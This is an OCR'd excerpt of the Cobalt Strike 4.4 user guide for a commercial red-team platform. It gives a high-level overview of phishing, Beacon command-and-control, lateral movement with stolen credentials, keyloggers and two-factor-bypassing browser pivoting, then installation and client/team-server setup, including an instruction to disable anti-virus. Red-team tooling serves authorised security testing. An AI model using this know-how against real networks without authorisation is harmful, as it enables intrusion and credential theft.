cobaltstrike

by HelpSystems

User Guide

Cobalt Strike 4.4

Copyright Terms and Conditions


202108020214

Table of Contents

Welcome to Cobalt Strike

Cobalt Strike is a platform for adversary simulations and red team operations. The product is designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. This section describes the attack process supported by Cobalt Strike's feature set. The rest of this manual discusses these features in detail.

Overview



The Offense Problem Set

A thought-out targeted attack begins with **reconnaissance**. Cobalt Strike's system profiler is a web application that maps your target's client-side attack surface. The insights gleaned from reconnaissance will help you understand which options have the best chance of success on your target.

Weaponization is pairing a post-exploitation payload with a document or exploit that will execute it on target. Cobalt Strike has options to turn common documents into weaponized artifacts. Cobalt Strike also has options to export its post-exploitation payload, Beacon, in a variety of formats for pairing with artifacts outside of this toolset.

Use Cobalt Strike's spear phishing tool to **deliver** your weaponized document to one or more people in your target's network. Cobalt Strike's phishing tool repurposes saved emails into pixel-perfect phishes.

Control your target's network with Cobalt Strike's Beacon. This post-exploitation payload uses an **asynchronous** "**low and slow**" **communication** pattern that's common with advanced threat malware. Beacon will phone home over DNS, HTTP, or HTTPS. Beacon walks through common proxy configurations and calls home to multiple hosts to resist blocking.

Exercise your target's attack attribution and analysis capability with Beacon's Malleable Command and Control language. Reprogram Beacon to **use network indicators that look like known malware** or blend in with existing traffic.

Pivot into the compromised network, discover hosts, and **move laterally** with Beacon's helpful automation and peer-to-peer communication over named pipes and TCP sockets. Cobalt Strike is optimized to capture trust relationships and enable lateral movement with captured credentials, password hashes, access tokens, and Kerberos tickets.

Demonstrate meaningful business risk with Cobalt Strike's **user-exploitation** tools. Cobalt Strike's workflows make it easy to deploy keystroke loggers and screenshot capture tools on compromised systems. Use browser pivoting to gain access to websites that your compromised target is logged onto with Internet Explorer. This Cobalt Strike-only technique works with most sites and bypasses two-factor authentication.

Cobalt Strike's reporting features **reconstruct the engagement** for your client. Provide the network administrators an activity timeline so they may find attack indicators in their sensors. Cobalt Strike generates high quality reports that you may present to your clients as stand-alone products or use as appendices to your written narrative.

Throughout each of the above steps, you will need to understand the target environment, its defenses, and reason about the best way to meet your objectives with what is available to you. This is evasion. It is not Cobalt Strike's goal to provide evasion out-of-the-box. Instead, the product provides flexibility, both in its potential configurations and options to execute offense actions, to allow you to adapt the product to your circumstance and objectives.

Installation and Updates

HelpSystems LLC distributes Cobalt Strike packages as native archives for Windows, Linux, and MacOS X.

Cobalt Strike uses a client / server model where each component can be installed on the same system, but is often deployed separately. The Cobalt Strike GUI is referred to as 'Cobalt Strike', the 'Cobalt Strike GUI' , or the command used to start the client 'cobaltstrike'. The Cobalt Strike server is referred to as 'Team Server' or the command used to start the server 'teamserver'.

The basic process to install Cobalt Strike involves downloading and extracting a distribution package onto your operating system and running an update process to download the product.

Before You Begin

Read this section before you install Cobalt Strike.

System Requirements and Notes

The following items are required for any system hosting the Cobalt Strike client and/or server components.

Java

Cobalt Strike's GUI client and team server require one of the following Java environments:

- Oracle Java 1.8
- Oracle Java 11
- OpenJDK 11. (see *Installing OpenJDK* on page 11 for instructions)

> **NOTE:**
> If your organization does not have a license that allows commercial use of Oracle's Java, we encourage you to use OpenJDK 11.

Supported Operating Systems

Cobalt Strike Team Server is supported on a Linux system that meets the Java requirements and has been tested on the following Debian based Linux distributions (other versions may work but have not been tested):

- Debian
- Ubuntu
- Kali Linux

Cobalt Strike Client runs on the following systems:

- Windows 7 and above
- MacOS X 10.13 and above
- GUI based Linux, such as: Debian, Ubuntu and Kali Linux (other versions may work but have not been tested)

Hardware

In addition to an accepted operating system, the below minimum requirements should be met:

- 2 GHz+ processor
- 2 GB RAM
- 500MB+ available disk space

On Amazon's EC2, use at least a High-CPU Medium (c1.medium, 1.7 GB) instance.

Installing OpenJDK

Cobalt Strike is tested with OpenJDK 11 and its launchers are compatible with a properly installed OpenJDK 11 environment.

Linux (Kali 2018.4, Ubuntu 18.04)

1. Update APT:
   ```
   sudo apt-get update
   ```
2. Install OpenJDK 11 with APT:
   ```
   sudo apt-get install openjdk-11-jdk
   ```
3. Make OpenJDK 11 the default:
   ```
   sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
   ```

Linux (Other)

1. Uninstall the current OpenJDK package(s).
2. Download OpenJDK for Linux/x64 at: https://jdk.java.net/archive/.
3. Extract the OpenJDK binary:
   ```
   tar zxvf openjdk-11.0.1_linux-x64_bin.tar.gz
   ```
4. Move the OpenJDK folder to **`/usr/local`**:
   ```
   mv jdk-11.0.1 /usr/local
   ```
5. Add the following to **`~/.bashrc`**:
   ```
   JAVA_HOME="/usr/local/jdk-11.0.1"
   PATH=$PATH:$JAVA_HOME/bin
   ```
6. Refresh your **`~/.bashrc`** to make the new environment variables take effect:
   ```
   source ~/.bashrc
   ```

MacOS X

1. Download OpenJDK for macOS/x64 at: https://jdk.java.net/archive/.
2. Open a Terminal and navigate to the **`Downloads/`** folder.
3. Extract the archive:
   ```
   tar zxvf openjdk-11.0.1_osx-x64_bin.tar.gz
   ```
4. Move the extracted archive to **`/Library/Java/JavaVirtualMachines/`**:
   ```
   sudo mv jdk-11.0.1.jdk/ /Library/Java/JavaVirtualMachines/
   ```

The java command on MacOS X will use the highest Java version in /Library/Java as the default.

> **TIP:**
> If you are seeing a **`JRELoadError message`** this is because the JavaAppLauncher stub included with Cobalt Strike loads a library from a set path to run the JVM within the stub process. Issue the following command to fix this error:
> ```
> sudo ln -fs /Library/Java/JavaVirtualMachines/jdk-11.0.2.jdk
> /Library/Internet\ Plug-Ins/JavaAppletPlugin.plugin
> ```
>
> Replace **`jdk-11.0.2.jdk`** with your Java path. The next Cobalt Strike release will use a Java Application Stub for MacOS X that is more flexible.

Windows

1. Download OpenJDK for Windows/x64 at: https://jdk.java.net/archive/.
2. Extract the archive to **`c:\program files\jdk-11.0.1`**.
3. Add **`c:\program files\jdk-11.0.\bin`** to your user's PATH environment variable:
    a. Go to **`Control Panel-> System-> Change Settings-> Advanced-> Environment Variables...`**.
    b. Highlight **Path** in **`User variables for user`**.
    c. Press **Edit**.
    d. Press **New**.
    e. Type: **`c:\program files\jdk-11.0.1\bin`**.
    f. Press **OK** on all dialogs.

Installing Cobalt Strike

Follow these instructions to install Cobalt Strike.

> **NOTE:**
> The Cobalt Strike **Distribution Package** (steps 1 and 3) contains the OS-specific Cobalt Strike launcher(s), supporting files, and the updater program. It does not contain the Cobalt Strike program itself. Running the **Update Program** (step 4) downloads the Cobalt Strike product and performs the final installation steps.

1. Download a Cobalt Strike distribution package for a supported operating system. (an email is provided with a link to the download)
2. Setup a recommended Java environment. (see *Installing OpenJDK* on page 11 for instructions)
3. Extract, mount or unzip the distribution package. Based on the operating system perform one of the following.
    a. For Linux:
        i. Extract the **`cobaltstrike-dist.tgz`**:
        ```
        tar zxvf cobaltstrike-dist.tgz
        ```
    b. For MacOS X:
        i. Double-click the **`cobaltstrike-dist.dmg`** file to mount it.
        ii. Drag the **Cobalt Strike** folder to the **Applications** folder.
    c. For Windows:
        i. Disable anti-virus before you install Cobalt Strike.
        ii. Use your preferred zip tool to extract the **`cobaltstike.zip`** file to an install location.

4. Run the update program to finish the install. Based on the operating system perform one of the following.
    a. For Linux:
        i. Enter the following commands:
        ```
        cd /path/to/cobaltstrike
        ./update
        ```
    b. For MacOS X:
        i. Navigate to the **Cobalt Strike** folder.
        ii. Double-click **`Update Cobalt Strike.command`**.
    c. For Windows:
        i. Navigate to the **Cobalt Strike** folder.
        ii. Double-click **`update.bat`**.

Make sure you update both your team server and client software with your license key. Cobalt Strike is generally licensed on a per user basis. The team server does not require a separate license.

After You are Done

Congratulations! Cobalt Strike is now installed. Read the following for additional information and your next steps.

Next Steps

Start the Cobalt Strike Team Server

Start the Cobalt Strike Client

Refer to the user guide for information about starting the Cobalt Strike Team Server and Cobalt Strike Client.

Starting the Team Server

Cobalt Strike is split into client and a server components. The server, referred to as the team server, is the controller for the Beacon payload and the host for Cobalt Strike's social engineering features. The team server also stores data collected by Cobalt Strike and it manages logging.

The Cobalt Strike team server must run on a supported Linux system. To start a Cobalt Strike team server, issue the following command to run the team server script included with the Cobalt Strike Linux package:

```
./teamserver <ip_address> <password> [<malleableC2profile> <kill_
date>]
```

The team server script uses the following two mandatory and two optional parameters:

IP Address - (mandatory) Enter the externally reachable IP address of the team server. Cobalt Strike uses this value as a default host for its features.

Password - (mandatory) Enter a password that your team members will use to connect the Cobalt Strike client to the team server.

Malleable C2 Profile - (optional) Specify a valid Malleable C2 Profile. See *Malleable Command and Control* on page 82 for more information on this feature.

Kill Date - (optional) Enter a date value in YYYY-MM-DD format. The team server will embed this kill date into each Beacon stage it generates. The Beacon payload will refuse to run on or after this date and will also exit if it wakes up on or after this date.

When the team server starts, it will publish the SHA256 hash of the team server's SSL certificate. Distribute this hash to your team members. When your team members connect, their Cobalt Strike client will ask if they recognize this hash before it authenticates to the team server. This is an important protection against man-in-the-middle attacks.


Starting a Cobalt Strike Client

Follow the steps below to connect the Cobalt Strike client to the team server.

Steps

1. To start the Cobalt Strike client, use the launcher included with your platform's package.
    a. For Linux:
        i. Enter the following commands:
        ```
        ./cobaltstrike
        ```
    b. For MacOS X:
        i. Navigate to the **Cobalt Strike** folder.
        ii. Double-click **`cobaltstrike`**.
    c. For Windows:
        i. Navigate to the **Cobalt Strike** folder.
        ii. Double-click **`cobaltstrike.exe`**.

    The Connect Dialog screen displays.
2. Cobalt Strike keeps track of the team servers you connect to and remembers your information. Select one of these team server profiles from the left-hand-side of the connect dialog to populate the connect dialog with its information. Use the **Alias Names** and **Host Names** buttons to toggle how the list of hosts are displayed. Active connections will be displayed in blue text. You may control how the host list is initially displayed, active connection text color, and prune the list through **Cobalt Strike** -> **Preferences** -> **Team Servers**.



Cobalt Strike Connect Dialog

Parameters:

Alias - Enter an alias for the host or use the default. The alias name can not be empty, start with an '*', or use the same alias name of an active connection.

Host - Specify your team server's address in the Host field. The host name can not be empty.

Port - Displays the default Port for the team server (50050). This is rarely change. The port can not be empty and must be a numeric number.

User - The User field is your nickname on the team server. Change this to your call sign, handle, or made-up hacker fantasy name. The user name can not be empty.

Password - Enter the shared password for the team server.

3. Press **Connect** to connect to the Cobalt Strike team server.

   If this is your first connection to this team server, Cobalt Strike will ask if you recognize the SHA256 hash of this team server.


Verifying the server's SSL certificate

4. If you do, press **Yes**, and the Cobalt Strike client will connect to the server and open the client user interface.

> **NOTE:**
> Cobalt Strike will also remember this SHA256 hash for future connections. You may manage these hashes through **Cobalt Strike** -> **Preferences** -> **Fingerprints**.

Distributed and Team Operations

Use Cobalt Strike to coordinate a distributed red team effort. Stage Cobalt Strike on one or more remote hosts. Start your team servers and have your team connect.



Distributed Operations with Cobalt Strike

Once connected to a team server, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.

The Cobalt Strike client may connect to multiple team servers. Go to **Cobalt Strike** -> **New Connection** to initiate a new connection. When connected to multiple servers, a switchbar will show up at the bottom of your Cobalt Strike window.

Server Switchbar


This switchbar allows you to switch between active Cobalt Strike server instances. Each server has its own button. Right-click a button and select **Rename** to make the button's text reflect the role of the server during your engagement. The server button will display the active button in bold text and color based on color preference found in **Preferences -> TeamServers** to better indicate which button is active. This button name will also identify the server in the Cobalt Strike Activity Report.

When connected to multiple servers, Cobalt Strike aggregates listeners from all of the servers it's connected to. This aggregation allows you to send a phishing email from one server that

references a malicious website hosted on another server. At the end of your engagement, Cobalt Strike's reporting feature will query all of the servers you're connected to and merge the data to tell one story.

Reconnecting the Client

When the client disconnection is user-initiated with the Menu, Toolbar or Switchbar Server button, a red banner displays with a **Reconnect** and **Close** button.



Press **Close** to close the window. Press **Reconnect** to reconnect to the TeamServer.


If the TeamServer is not available a dialog displays asking if you want to retry (Yes/No). If **Yes** then connection is attempted again (repeats if needed). If **No**, the dialog closes.

When disconnection is initiated by the TeamServer or other network interruption the red banner will display a message with a countdown for connection retry. This will repeat until a connection is made with the TeamServer or the user clicks on **Close**. In this case the user can interact with other parts of the UI.

When the client reconnects, the red reconnect bar disappears.

Scripting Cobalt Strike

Cobalt Strike is scriptable through its Aggressor Script language. Aggressor Script is the spiritual successor to Armitage's Cortana scripting language. The two are not compatible though. To manage scripts, go to **Cobalt Strike** -> **Script Manager**.



Script Manager

A default script inside of Cobalt Strike defines all of Cobalt Strike's popup menus and formats information displayed in Cobalt Strike's consoles. Through the Aggressor Script engine, you may override these defaults and customize Cobalt Strike to your preferences.

You may also use Aggressor Script to add new features to Cobalt Strike's Beacon and to automate certain tasks.

To learn more about Aggressor Script, consult its documentation at:

- https://www.cobaltstrike.com/aggressor-script/


Running the Client on MacOS X

The Cobalt Strike client may not be able to show contents of the Documents, Desktop, and Downloads folders in the file browser initially. (e.g. loading scripts, uploading files, generating payloads, etc...)

